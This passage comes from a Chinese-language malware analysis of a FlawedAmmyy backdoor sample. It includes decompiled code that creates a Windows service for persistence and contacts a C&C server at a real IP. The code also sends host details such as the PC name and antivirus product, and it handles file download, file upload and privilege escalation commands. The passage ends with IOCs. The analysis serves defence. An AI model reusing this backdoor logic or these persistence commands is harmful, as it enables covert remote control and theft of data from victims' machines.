    (ShellExecuteW_3)(0, 0, L"cmd", L"/C sc delete foundation");// 停止并删除服务
    Sleep = GetProcAddress_1(1, 0x3D9972F5);
    (Sleep)(3000);
    wsprintfW(
        &OutputString,
        L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore",
        &v15);
    OutputDebugStringW(&OutputString);
    ShellExecuteW_4 = GetProcAddress_1(4, 0x570BC88F);
    (ShellExecuteW_4)(0, 0, L"cmd", &OutputString);
    Sleep_1 = GetProcAddress_1(1, 0x3D9972F5);
    (Sleep_1)(2000);
    Sleep_2 = GetProcAddress_1(1, 0x3D9972F5);
    (Sleep_2)(2000);
    ShellExecuteW_5 = GetProcAddress_1(4, 0x570BC88F);
    (ShellExecuteW_5)(0, 0, L"cmd", L"/C net.exe start foundation y "); // 创建服务
    Sleep_3 = GetProcAddress_1(1, 0x3D9972F5);
    (Sleep_3)(15000);
    Sleep_4 = GetProcAddress_1(1, 0x3D9972F5);
    (Sleep_4)(15000);
}
```



1.3 分析 wsus.exe

FlawedAmmyy 后门文件

文件名称: wsus.exe


文件大小: 669472 字节

修改时间: 2018 年 8 月 23 日 23:28:51

MD5 : C9ED44CFC79C52E12FCF969C78A83AD4

SHA1 : 65A3E6F290962D9E620BFFE2B13C21C06FC0486C

同样具有数字签名



1.3.1 行为监控

https 连接网络

进程ID	任务组ID	动作	路径
3640:3080	3640	NET_connect	185.99.132.119:443
3640:2664	3640	NET_connect	185.99.132.119:443

收到 C&C 服务端返回 0x2D，连接成功

偏移	十六进制	ASCII
0000	52 54 00 4a ad 11 52 54 00 36 3e ff 08 00 45 00	RT.J..RT .6>...E.
0010	00 2a 35 0d 40 00 3e 06 a4 ee b9 63 84 77 c0 a8	.*5.@.>. ...C.w..
0020	64 4f 01 bb c5 4d 72 35 6b f3 ec 19 8f 85 50 18	d0...Mr5 k.....P.
0030	01 54 fd d2 00 00 2d 00	.T....-.

发送主机信息

0000	52 54 00 36 3e ff 52 54 00 4a ad 11 08 00 45 00	RT.6>.RT .J...E.
0010	00 b4 3e f0 40 00 80 06 58 81 c0 a8 64 4f b9 63	...>.@... X...dO.c
0020	84 77 c5 4d 01 bb ec 19 8f 85 72 35 6b f5 50 18	.w.M.... .r5k.P.
0030	01 00 58 6c 00 00 38 87 00 00 00 69 64 3d 35 34	..Xl..8. ...id=54
0040	36 39 38 36 34 31 26 6f 73 3d 31 30 20 78 36 34	698641&o s=10 x64
0050	26 70 72 69 76 3d 55 73 65 72 2b 55 41 43 26 63	&priv=Us er+UAC&c
0060	72 65 64 3d 44 45 53 4b 54 4f 50 2d 4a 47 4c 4c	red=DESK TOP-JGLL
0070	4a 4c 44 5c 61 64 6d 69 6e 26 70 63 6e 61 6d 65	JLD\admi n&pcname
0080	3d 44 45 53 4b 54 4f 50 2d 4a 47 4c 4c 4a 4c 44	=DESKTOP -JGLLJLD
0090	26 61 76 6e 61 6d 65 3d 26 62 75 69 6c 64 5f 74	&avname= &build_t
00a0	69 6d 65 3d 31 2d 30 37 2d 32 30 31 38 20 31	ime=11-0 7-2018 1
00b0	35 3a 31 37 3a 35 33 20 50 4d 26 63 61 72 64 3d	5:17:53 PM&card=
00c0	30 26	0&

发送信息

1.3.2 调试分析

获取资源配置文件

```

v38 = 0;
v4 = FindResourceW(hModule, (LPCWSTR)&0x96, &Type); // 获取配置文件
v5 = v4;
if (!v4)
    return v3;
ResourceLen = SizeofResource(hModule, v4);
if (!ResourceLen)
    return v3;
IPconfig = LoadResource(hModule, v5);
if (!IPconfig)
    return v3;
v7 = LockResource(IPconfig);
if (!v7)
    return v3;
IPconfig3 = &v7_4895E4;
v34 = 0;
v35 = 0;
v36 = 0;
lpMem = 0;
v37 = 0;
v55 = 0;
LOBYTE(v55) = 1;
sub_435440(&IPconfig3, v7, ResourceLen);
sub_4360C0((int)&v35, (int)L"密资源配置文件", 0);
sub_436C80(&v35, lpMem, v35); // 解密配置文件
LOBYTE(v55) = 0;

```

Resource Hacker - C:\Users\15pb-win7\Desktop\wsus.exe	
文件(F) 编辑(E) 查看(V) 操作(A) 帮助(H)	
BINARY	00098C2C E5 1B 6D E4 1F 1C 7B 02 E7 A1 7D 3B 4B F2 60
150	00098C3C EE EA 74 27 F8 E2 6B D1 CD E2 CE 42 9B 0A 28 70
0	00098C4C 5C 5C FC 2F C4 7F 8C 54 B9 2C 13 2E 6F B9 23 7F
Menu	00098C5C CA F7 03 EA CD A7 B6 FB 46 DC 2B CF 0E D3 63 4E
Dialog	
String Table	

地址	HEX 数据	ASCII
002075E8	E5 1B 6D E4 1F 1C 7B 02 E7 A1 7D 3B 4B F2 60 FA	?m?{ 纭};K崩?
002075F8	EE EA 74 27 F8 E2 6B D1 CD E2 CE 42 9B 0A 28 70	覬t' k淹漾B?(p
00207608	5C 5C FC 2F C4 7F 8C 54 B9 2C 13 2E 6F B9 23 7F	\\??香?■.o?■
00207618	CA F7 03 EA CD A7 B6 FB 46 DC 2B CF 0E D3 63 4E	树 晖中鬯??掩N
00207628	21 00 00 00 00 00 00 00 5B B7 F4 2B 79 DC 00 00	?!.....[肤+y?
00207638	C4 00 1E 00 A0 00 00 00 00 00 00 00 00 00 00	?■.?
00207648	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

地址	HEX 数据	ASCII
002075E8	4D 78 99 BD E2 07 07 00 04 00 0C 00 0B 00 15 00	Mx儲?■. !...■.■.
002075F8	0B 00 19 01 01 00 00 00 31 38 35 2E 39 39 2E 31	■.■.ff...185.99.1
00207608	33 32 2E 31 31 39 00 BB 01 00 00 00 00 7F 00 00	32.119.?.....■..
00207618	00 D4 1D 8C D9 8F 00 B2 04 F9 80 09 98 EC F8 42	??屬??闊.橙鳥
00207628	7E 00 00 00 00 00 00 00 07 F4 2B 79 DC 00 00	~.....[肤+y?
00207638	C4 00 1E 00 A0 35 20 00 00 00 00 00 00 00 00	?■.?
00207648	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

创建线程连接

0040A249	- 8D4424 04	lea eax,dword ptr ss:[esp+0x4]	
0040A24D	- 50	push eax	pThreadId = 0012FDDC
0040A24E	- 6A 00	push 0x0	CreationFlags = 0
0040A250	- 51	push ecx	pThreadParm = 002A80F0
0040A251	- 68 D0A24000	push wsus.0040A2D0	ThreadFunction = wsus.0040A2D0
0040A256	- 6A 00	push 0x0	StackSize = 0x0
0040A258	- 6A 00	push 0x0	pSecurity = NULL
0040A25A	- FF15 7C73470	call dword ptr ds:[<&KERNEL32.CreateThread]	CreateThread
0040A260	- 85C0	test eax,eax	
0040A262	- 74 0F	je short wsus.0040A273	

连接 IP

```

v4 = this;
*(DWORD *)&name.sa_data[2] = ((int (__thiscall *)(int))loc_419A80)(a2);
name.sa_family = 2;
*(WORD *)&name.sa_data[0] = htons(hostshort);
result = connect(*v4, &name, 16); // 185.99.132.119
if ( result )
    result = WSAGetLastError();
return result;

```

连接失败抛出异常，创建线程继续连接

标识	入口	数据块	最近的错误	状态	优先级	用户时间	系统时间
00000570	0040A2D0	7FFDE000	WSAECONNREFUSED (0)	数字	32 + 0	0.0000 s	0.0000 s
000005C8	0040A2D0	7FFDE000	WSAECONNREFUSED (0)	数字	32 + 0	0.0000 s	0.0000 s
00000688	7753D63E	7FFD9000	ERROR_SUCCESS (0)	数字	32 + 0	0.0156 s	0.0000 s
00000698	7753D63E	7FFDC000	ERROR_SUCCESS (0)	数字	32 + 0	0.0000 s	0.0000 s
000008B0	7753D63E	7FFD8000	ERROR_INVALID_PARAMETER (0)	数字	32 + 0	0.0000 s	0.0000 s
00000944	0044F29F	7FFDF000	ERROR_HOTKEY_NOT_REGISTERED (0)	数字	32 + 0	4.7268 s	46.8003 s
00000A20	7753D63E	7FFD8000	ERROR_SUCCESS (0)	数字	32 + 0	0.0000 s	0.0000 s
00000BD0	0040A2D0	7FFDE000	WSAECONNREFUSED (0)	数字	32 + 0	0.0000 s	0.0000 s
00000C88	7753D63E	7FFD8000	ERROR_SUCCESS (0)	数字	32 + 0	0.0000 s	0.0000 s
00000EF4	0040A2D0	7FFDE000	WSAECONNREFUSED (0)	数字	32 + 0	0.0000 s	0.0000 s

接收数据为 0x2D 连接成功

```

SendInfo("Connecting to %s:%d", lpString, CCPort);
if ( ConnectByHttpsProxy(&s, lpString, CCPort, v7) )// 连接IP
{
    sub_40A2F0((int)&v40, "Couldn't connect to router %s:%d", lpString, CCPort);
    Exception(&v40, &unk_493950);
}
SendInfo("Connected to %s:%d");
tcp_socket_1 = s;
}
SetSocketOptions(tcp_socket_1);
(*(void (__thiscall **)(void *)))(*(DWORD *)tcp_socket + 0xC)(tcp_socket);
v14 = (DWORD *)*(DWORD *)tcp_socket + 6;
if ( v14 && *v14 )
    Exception(&v46, &unk_4939A4);
SendInitMsg(tcp_socket_1, (int)tcp_socket, lpString, tcp_socket_1);
SendInfo("Sent initial message to router %s", lpString);
v16 = (DWORD *)*(DWORD *)tcp_socket + 6;
if ( v16 && *v16 )
    Exception(&v45, &unk_4939A4);
RecvData(tcp_socket_1, DataLen, &DataBuffer, DataLen);// 接收数据
if ( DataBuffer != 0x2D ) // 0x2D
{
    sub_40A2F0((int)&v39, "Invalid router's reply %u", 1);
    Exception(&v39, &unk_493950);
}

```

发送主机信息

根据开机时间随机获取 8 位用户 ID，第一位始终为 5

```
v1 = this;
_mm_storel_epi64((__m128i *)&v7, 0i64);
TimeStamp = GetTickCount(); // 获取开机时间
sub_458674(TimeStamp); // 写入时间戳
Index = 1;
UserID = '5'; // 第一位为5
do
*(&UserID + Index++) = nNumArr[sub_458653() % 0xAu]; // 时间戳累计叠加与10取模，获取10
while ( Index < 8 ); // 8位
if ( UserID )
v4 = strlen(&UserID);
else
v4 = 0;
return sub_4068F0((int)v1 + 0x98, (unsigned int)&UserID, v4);
```

获取主机相关信息

```
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "pcname="); // 计算机名
ComputerName_0 = GetComputerName((unsigned int *)&v57);
LOBYTE(v70) = 10;
strComputerName = (const char *)Cstring(ComputerName_0, 0);
Strcat((int)&Info, strComputerName);
LOBYTE(v70) = 11;
if ( (char *)sub_433110(&v57) != asc_496CDC )
{
v19 = (volatile LONG *)sub_433110(&v57);
if ( InterlockedDecrement(v19) <= 0 )
{
v20 = (void *)sub_433110(&v57);
sub_44F52A(v20);
}
}
LOBYTE(v70) = 4;
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "avname="); // 杀毒软件
v21 = (unsigned int *)AVInfo(&v57);
LOBYTE(v70) = 12;
v22 = (const char *)Cstring(v21, 0);
Strcat((int)&Info, v22);
LOBYTE(v70) = 13;
if ( (char *)sub_433110(&v57) != asc_496CDC )
{
v23 = (volatile LONG *)sub_433110(&v57);
if ( InterlockedDecrement(v23) <= 0 )
{
v24 = (void *)sub_433110(&v57);
sub_44F52A(v24);
}
}
LOBYTE(v70) = 4;
Strcat((int)&Info, (const char *)L"&");
GetBuildTime(v25, &Date);
GetDateFormat(0x800u, 0, &Date, "dd'-'MM'-'yyyy", &DateStr, 128);
GetTimeFormat(0x800u, 8u, &Date, 0, &TimeStr, 128);
Strcat((int)&Info, "build_time="); // 后门编译时间
v26 = Strcat((int)&Info, &DateStr);
v27 = Strcat(v26, L" ");
Strcat(v27, &TimeStr);
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "card="); // 是否有读卡器
v28 = CardInfo();
```

后续根据指令执行其他命令。

```
switch ( msg_type )
{
case 52:
UserInfo((__DWORD *)thisPtr); // 发送主机信息
v11 = hDesktop;
break;
case 53:
RunResource((void *)thisPtr); // 载入资源文件运行
v11 = hDesktop;
break;
case 54:
AddPrivilege(); // 提升权限
v11 = hDesktop;
break;
```


文件中 Ammyy Admin 的部分功能

```
case 60: // 获取文件列表
    OnAaFileListRequest(thisPtr);
    continue;
case 61: // 创建文件夹
    OnAaFolderCreateRequest(thisPtr);
    continue;
case 62: // 重命名
    OnAaRenameRequest(thisPtr);
    continue;
case 63: // 删除文件
    OnAaDeleteRequest(thisPtr);
    continue;
case 64: // 下载文件
    OnAaDnloadRequest(thisPtr);
    continue;
case 65: // 上传文件
    OnAaUploadRequest(thisPtr);
    continue;
```

第2章 IOC 特征

169.239.129.117

185.99.132.119

162E98D89F2AE3B4B469B066EBFE02AF22E9B869

3D34BB015F8B62A348FC087C820D7BCBD33AFE8D

A7C5982A3FCFB837241E3487DC5D22356771B424

65A3E6F290962D9E620BFFE2B13C21C06FC0486C

第3章 总结

此样本主要利用 SettingContent-ms 格式文件执行恶意程序

联网下载模块均带有数字签名，检测进程躲避相关杀软

添加服务以 system 权限运行

联网下载模块和 C&C 配置加密保存在资源文件

后门基于 Ammyy Admin 第 3 版泄露源码制作，功能全面

